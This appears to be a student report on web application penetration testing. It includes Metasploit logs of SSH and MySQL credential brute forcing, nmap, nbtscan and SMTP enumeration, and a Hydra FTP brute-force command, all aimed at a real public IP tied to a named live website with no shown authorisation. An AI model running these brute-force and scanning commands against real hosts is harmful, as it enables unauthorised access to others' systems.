
```
       =[ metasploit v6.3.18-dev-                         ]
+ -- --=[ 2317 exploits - 1209 auxiliary - 412 post       ]
+ -- --=[ 1230 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 166.62.10.31
rhosts => 166.62.10.31
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/pragati/Desktop/cyber/userpass.txt
USERPASS_FILE => /home/pragati/Desktop/cyber/userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError The following options failed to validate: USERPASS_FILE
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/pragati/Desktop/cyber/final.txt
USERPASS_FILE => /home/pragati/Desktop/cyber/final.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 166.62.10.31:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```




```
   33  exploit/multi/http/zpanel_information_disclosure_rce           2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE


Interact with a module by name or index. For example info 33, use 33 or use exploit/multi/http/zpanel_information_disclosure_rce

msf6 > use 17
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /home/pragati/Desktop/cyber/pass.txt
PASS_FILE => /home/pragati/Desktop/cyber/pass.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 166.62.10.31
RHOSTS => 166.62.10.31
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/pragati/Desktop/cyber/user.txt
USER_FILE => /home/pragati/Desktop/cyber/user.txt
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 166.62.10.31:3306     - 166.62.10.31:3306 - Found remote MySQL version 5.6.51
[!] 166.62.10.31:3306     - No active DB -- Credential data will not be saved!
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'49.36.98.101' (using password: NO))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: root:hello (Incorrect: Access denied for user 'root'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: root:bye (Incorrect: Access denied for user 'root'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: root:goo (Incorrect: Access denied for user 'root'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: root:gaa (Incorrect: Access denied for user 'root'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam: (Incorrect: Access denied for user 'sam'@'49.36.98.101' (using password: NO))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam2: (Incorrect: Access denied for user 'sam2'@'49.36.98.101' (using password: NO))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam2:hello (Incorrect: Access denied for user 'sam2'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam2:bye (Incorrect: Access denied for user 'sam2'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam2:goo (Incorrect: Access denied for user 'sam2'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: sam2:gaa (Incorrect: Access denied for user 'sam2'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: elon: (Incorrect: Access denied for user 'elon'@'49.36.98.101' (using password: NO))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: elon:hello (Incorrect: Access denied for user 'elon'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: elon:bye (Incorrect: Access denied for user 'elon'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: elon:goo (Incorrect: Access denied for user 'elon'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: elon:gaa (Incorrect: Access denied for user 'elon'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: musk: (Incorrect: Access denied for user 'musk'@'49.36.98.101' (using password: NO))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: musk:hello (Incorrect: Access denied for user 'musk'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: musk:bye (Incorrect: Access denied for user 'musk'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: musk:goo (Incorrect: Access denied for user 'musk'@'49.36.98.101' (using password: YES))
[-] 166.62.10.31:3306     - 166.62.10.31:3306 - LOGIN FAILED: musk:gaa (Incorrect: Access denied for user 'musk'@'49.36.98.101' (using password: YES))
[*] 166.62.10.31:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```




```
┌──(ps㉿PS)-[~]
└─$ nbtscan -r 166.62.10.31/24
Doing NBT name scan for addresses from 166.62.10.31/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
-

┌──(ps㉿PS)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]
```



```
Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > nbtscan -r 166.62.10.31
[*] exec: nbtscan -r 166.62.10.31

Doing NBT name scan for addresses from 166.62.10.31

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
-
msf6 > nmap -sV 166.62.10.31
[*] exec: nmap -sV 166.62.10.31

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 11:52 IST
Nmap scan report for 31.10.62.166.host.secureserver.net (166.62.10.31)
Host is up (0.044s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
22/tcp   open  tcpwrapped
80/tcp   open  tcpwrapped
110/tcp  open  tcpwrapped
143/tcp  open  tcpwrapped
```



```
465/tcp  open  tcpwrapped
587/tcp  open  tcpwrapped
993/tcp  open  tcpwrapped
995/tcp  open  tcpwrapped
3306/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.57 seconds
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
                                             ds (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered server
                                             s when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list
              it-framework/data/w            of probable users accounts.
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 166.62.10.31
RHOSTS => 166.62.10.31
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 166.62.10.31:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3.2 Hardware / Software Designing

Hardware Requirements:

1. Computer: A powerful computer capable of running the necessary software tools and handling the resource-intensive tasks involved in penetration testing.

2. Network Interface Card (NIC): A network interface card is required to connect to the target network or website.

3. Virtualization: Sufficient RAM and processing power to run virtual machines if you plan to set up a testing environment or use virtualized systems for testing.

4. External Devices: Depending on the scope of the penetration test, you may need additional hardware devices such as network routers, switches, or wireless adapters.

Software Requirements:

1. Penetration Testing Frameworks: Frameworks like Kali Linux, Parrot Security OS, or BackBox provide a comprehensive suite of pre-installed tools for penetration testing purposes.

2. Web Application Scanners: Tools like Burp Suite, OWASP ZAP, or Netsparker are commonly used for scanning web applications and identifying vulnerabilities.

3. Network Scanners: Network scanning tools such as Nmap or Nessus help identify open ports, services, and potential network vulnerabilities.

4. Exploitation Tools: Tools like Metasploit Framework provide a range of exploits and payloads for targeting vulnerabilities.

5. Password Cracking Tools: Password cracking tools like John the Ripper or Hashcat may be necessary to test the strength of user credentials.

6. Traffic Analysis Tools: Tools like Wireshark or tcpdump help analyze network traffic for identifying potential security issues.

7. Virtualization Software: Software like VMware or VirtualBox enables the setup and management of virtual machines.

8. Documentation and Reporting Tools: Tools like text editors, word processors, or report generation tools for documenting findings, vulnerabilities, and recommendations.

Additional Requirements:

1. Internet Connectivity: Reliable internet access is necessary for downloading updates, patches, and necessary tools during the testing process.

2. Licensing and Permissions: Necessary licenses for the tools and software you intend to use, and obtain proper permissions to conduct the penetration test on the target website.

Experimental Investigations

We installed and ran the following applications for web application penetration testing by setting up an Ubuntu virtual machine. The step-by-step instructions for each application are as follows:

1. Ubuntu Terminal on Virtual Machine:
- We downloaded and installed a virtualization software VirtualBox on our host operating system.
- We obtained an Ubuntu ISO image from the official Ubuntu website (https://ubuntu.com/download) and created a new virtual machine using VirtualBox
- We followed the installation prompts to install Ubuntu on the virtual machine, including configuring disk space, user account details, and network settings.
- Once Ubuntu was installed, we can open the terminal either by clicking on the terminal icon in the graphical user interface or using the keyboard shortcut "Ctrl+Alt+T".
- The Ubuntu Terminal provides us with a command-line interface where we executed various commands and ran penetration testing tools.

2. Metasploit and Metasploitable:
- We installed the Metasploit Framework on Ubuntu by opening the terminal and running the following commands:
```
sudo apt update
sudo apt install metasploit-framework
```
- These commands updated the package repository and installed the Metasploit Framework on our Ubuntu system.
- Once the installation was complete, we ran the Metasploit Framework by executing the command: `msfconsole`. This launched the Metasploit console, which provided us with a powerful set of penetration testing tools and modules.
- We downloaded the Metasploitable VM image from the Rapid7 website (https://metasploit.help.rapid7.com/docs/metasploitable-2) and imported it into VirtualBox
- We started the Metasploitable VM within VitrualBox and ensured it was running.
- With the Metasploit Framework running in the Ubuntu Terminal, we utilized its capabilities to perform various penetration testing activities against the Metasploitable VM. It offers features like vulnerability scanning, exploit development, and payload generation.

3. Nmap:
- We installed Nmap, a widely used network scanning tool, on Ubuntu by opening the terminal and running the command: `sudo apt install nmap`. This command updated the package repository and installed Nmap on our system.
- Once the installation was complete, we used Nmap to figure the vulnerability of the port by executing the command:

```
Nmap -sV 166.62.10.31 -p21
```

Here, 166.62.10.31 is the target IP address, and p21 refers to the port 21 [FTP port] that was cracked using Hydra.

4. Hydra:

- We installed Hydra, a popular network authentication brute-forcing tool, on Ubuntu by opening the terminal and running the command: *`sudo apt install hydra`*. This command updated the package repository and installed Hydra on our system.
- Once the installation was complete, we utilized Hydra for a dictionary brute force attack by executing the command:

hydra -L user.txt -P passwords.txt ftp://166.62.10.31

Here, -L is used to call the file with the list of usernames, while -P calls the file with the list of passwords, both of which need to be saved on the system before execution of the command. 'ftp://' refers to the port that needs to be attacked and the following IP is the address for our target website https://gmagro.in/

- Hydra supports various protocols such as SSH, FTP, HTTP, and more. We leveraged its capabilities to test the strength of authentication mechanisms and identify potential vulnerabilities in web applications.

5. NBTScan:

-NBTScan, which is used to discover NetBIOS names on a network, helps to identify devices and services that rely on NetBIOS, such as Windows systems.

- To install NBTScan on Ubuntu, we opened the terminal and ran the command: `*sudo apt install nbtscan*`. This command updated the package repository and installed NBTScan on our system.

- Once the installation was complete, we used NBTScan by executing the command: `*nbtscan -r 166.62.10.31/24* '

- By scanning for NetBIOS information, we gained insights into the network infrastructure, potential Windows-based systems, and services that could be targeted during penetration testing.

During the implementation process, we encountered limitations and trade-offs. Some challenges included compatibility issues between different tools, operating systems, and target systems, which required additional configuration and troubleshooting. We also had to be cautious about false positives and false negatives generated by the tools, manually verifying and validating the results for accuracy.

Result

The final findings of this project encompass a comprehensive report detailing the discovered vulnerabilities, their impact, and potential exploits. The report includes relevant screenshots to provide visual evidence of the identified issues. The findings might cover vulnerabilities such as cross-site scripting (XSS), SQL injection, insecure direct object references, server misconfigurations, and insecure authentication mechanisms, among others. Each vulnerability is described, classified based on severity, and accompanied by appropriate remediation measures.

1. **Injection Attacks:** These occur when untrusted data is sent to an interpreter as part of a command or query. SQL, OS, and LDAP injection are common examples.

2. **Cross-Site Scripting (XSS):** This vulnerability allows attackers to inject malicious scripts into web pages viewed by other users. It is typically found in web applications.

3. **Cross-Site Request Forgery (CSRF):** This occurs when an attacker tricks a victim into performing unwanted actions on a web application in which the victim is authenticated.

4. **Server Misconfigurations:** Misconfigured servers may have unnecessary services enabled, default credentials, or weak security settings, making them vulnerable to attacks.

5. **Insecure Direct Object References (IDOR):** This vulnerability allows an attacker to access or manipulate unauthorized resources by modifying parameters in a request.

6. **Security Misconfigurations:** Improperly configured security settings, permissions, or access controls can provide attackers with unauthorized access to systems or sensitive information.

7. **Weak Authentication and Password Policies:** Weak passwords, lack of multi-factor authentication, and insecure password storage can lead to unauthorized access to user accounts.

8. **Missing Security Updates and Patches:** Failing to apply security updates and patches can leave systems exposed to known vulnerabilities.

9. **Insecure File Uploads:** Insufficient checks on file uploads can allow attackers to upload malicious files that can lead to remote code execution or other attacks.

10. **Information Disclosure:** Improper error handling, verbose error messages, and exposed sensitive information can provide attackers with valuable insights into a system's architecture or potential weaknesses.

Advantages

1. Improved Security: Web application pentesting helps identify and fix security vulnerabilities, reducing the risk of unauthorized access and data breaches.

2. Enhanced User Trust: By proactively addressing security concerns, web application pentesting instills confidence in users and helps maintain a positive reputation.

3. Compliance with Regulations: Regular pentesting ensures adherence to industry standards and regulatory requirements, which are crucial for certain sectors like finance, healthcare, and e-commerce.

4. Cost Savings: Detecting and fixing vulnerabilities early in the development lifecycle is more cost-effective than dealing with the consequences of a successful attack.

Disadvantages

1. False Sense of Security: Pentesting provides valuable insights, but it does not guarantee absolute security. Organizations may mistakenly assume they are fully protected after a pentest, neglecting ongoing security measures.

2. Limited Scope: Pentesting focuses on a specific application or set of applications, leaving potential vulnerabilities in other areas of the infrastructure unexplored.

3. Disruption and Downtime: Intensive testing may cause temporary disruptions to the application's availability, impacting user experience during the testing period.
4. Skill Dependency: Effective pentesting requires experienced professionals with expertise in various security domains, which may involve additional costs for organizations lacking in-house expertise.

Applications

The solution of web application pentesting can be applied in various areas, including:

1. E-commerce: Protecting customer data, securing payment gateways, and ensuring the integrity of transactions.

2. Banking and Finance: Safeguarding sensitive financial information, preventing unauthorized access to accounts, and securing online banking platforms.

3. Healthcare: Protecting patient data, securing medical records, and ensuring the privacy of sensitive healthcare information.

4. Government: Securing online portals, protecting citizen data, and ensuring the integrity of government services.

5. Social Media: Protecting user accounts, preventing identity theft, and addressing privacy concerns.

6. Education: Securing online learning platforms, protecting student and staff information, and preventing unauthorized access to educational resources.

Future Scope

The field of web application pentesting offers several opportunities for enhancement and development in the future. Some potential areas for improvement include:

1. Automation: Developing more advanced and efficient tools and frameworks to automate repetitive tasks, increasing testing coverage and reducing manual effort.

2. Integration with Development Processes: Introducing pentesting methodologies and practices into the software development life cycle, enabling developers to address security concerns early on.

3. Artificial Intelligence and Machine Learning: Utilizing AI and ML techniques to improve the accuracy and efficiency of vulnerability detection, reducing false positives and negatives.

4. Cloud-Based Security Testing: Developing cloud-based platforms and services specifically designed for web application pentesting, offering scalability, accessibility, and cost-effectiveness.

5. Mobile Application Pentesting: Extending the scope of pentesting to mobile applications, considering the unique security challenges and vulnerabilities associated with the mobile environment.

6. Continuous Security Testing: Implementing ongoing security testing and monitoring processes, ensuring that applications remain secure even after changes or updates are made.

By exploring these avenues, the future of web application pentesting holds great potential for improved security, streamlined processes, and more robust protection against emerging threats.

Conclusion

In conclusion, web application pentesting plays a vital role in enhancing the security of web-based systems and mitigating the risks associated with cyberattacks. By conducting thorough and systematic assessments, organizations can proactively identify vulnerabilities, address weaknesses, and strengthen the overall security posture of their web applications.

Through the process of web application pentesting, skilled cybersecurity professionals simulate real-world attack scenarios, identifying potential vulnerabilities such as cross-site scripting, SQL injection, and misconfigurations. By uncovering these weaknesses, organizations can take the necessary remediation measures, reducing the likelihood of successful exploitation by malicious actors.

Furthermore, web application pentesting assists organizations in ensuring compliance with industry standards and regulatory requirements. It provides insights into the effectiveness of existing security controls and helps organizations identify gaps or deficiencies that need to be addressed to meet the necessary security criteria.

By investing in web application pentesting, organizations can build user trust and confidence. A secure web application demonstrates a commitment to protecting user data and maintaining a safe online environment. It also safeguards the organization's reputation and credibility, fostering long-term relationships with customers and stakeholders.

However, it is important to recognize that web application pentesting is just one component of a comprehensive security strategy. Regular testing, coupled with robust security measures and employee awareness, is crucial to maintain a strong defense against evolving threats.

In conclusion, web application pentesting is an essential practice for organizations seeking to ensure the integrity, confidentiality, and availability of their web applications. By embracing this proactive approach, organizations can stay one step ahead of potential attackers, protect sensitive data, and maintain a secure online presence.

References

1. D. Mathew et al., "Penetration Testing: Concepts Attack Methods and Defense Strategies", pub. in pro. of IEEE Long Island Systems Applications and Technology Conference (LISAT), 2016. https://scholar.google.com/scholar?as_q=Penetration+Testing%3A+Concepts%2C+Attack+Methods%2C+and+Defense+Strategies&as_occt=title&hl=en&as_sdt=0%2C31

2. Mh. Hessa et al., "A Study on Penetration Testing Process and Tools", pub. in proc. of IEEE Long Island Systems Applications and Technology Conference (LISAT), 2018. https://scholar.google.com/scholar?as_q=A+Study+on+Penetration+Testing+Process+and+Tools&as_occt=title&hl=en&as_sdt=0%2C31

3. S. Sandhya et al., "Assessment of Website Security by Penetration Testing Using Wireshark", pub. in proc. of 4th IEEE International Conference on Advanced Computing and Communication Systems (ICACCS), 2017. https://scholar.google.com/scholar?as_q=Assessment+of+Website+Security+by+Penetration+Testing+Using+Wireshark&as_occt=title&hl=en&as_sdt=0%2C31

4. Adamovic, S. Penetration testing and vulnerability assessment: Introduction, phases, tools and methods. In Sinteza 2019-International Scientific Conference on Information Technology and Data Related Research; Singidunum University: Belgrade, Serbia, 2019; pp. 229–234. https://scholar.google.com/scholar_lookup?title=Penetration+testing+and+vulnerability+assessment:+Introduction,+phases,+tools+and+methods&author=Adamovic,+S.&publication_year=2019&pages=229%E2%80%93234

5. Jayasuryapal, G.; Meher Pranay, P.; Kaur, H. A Survey on Network Penetration Testing. In Proceedings of the IEEE 2021 2nd International Conference on Intelligent Engineering and Management (ICIEM), London, UK, 28–30 April 2021.https://scholar.google.com/scholar_lookup?title=A+Survey+on+Network+Penetration+Testing&conference=Proceedings+of+the+IEEE+2021+2nd+International+Conference+on+Intelligent+Engineering+and+Management+(ICIEM)&author=Jayasuryapal,+G.&author=Meher+Pranay,+P.&author=Kaur,+H.&publication_year=2021

6. Vulnerability assessment and penetration testing of web application - Theseus

7.https://scholar.google.com/scholar?hl=en&as_sdt=0%2C5&q=web+application+penetration+testing&btnG=&oq=web+application+penetra

8. A Systematic Literature Review on Penetration Testing in Networks: Future Research Directions

9. A Comprehensive Literature Review of Penetration Testing & Its Applications | IEEE Conference Publication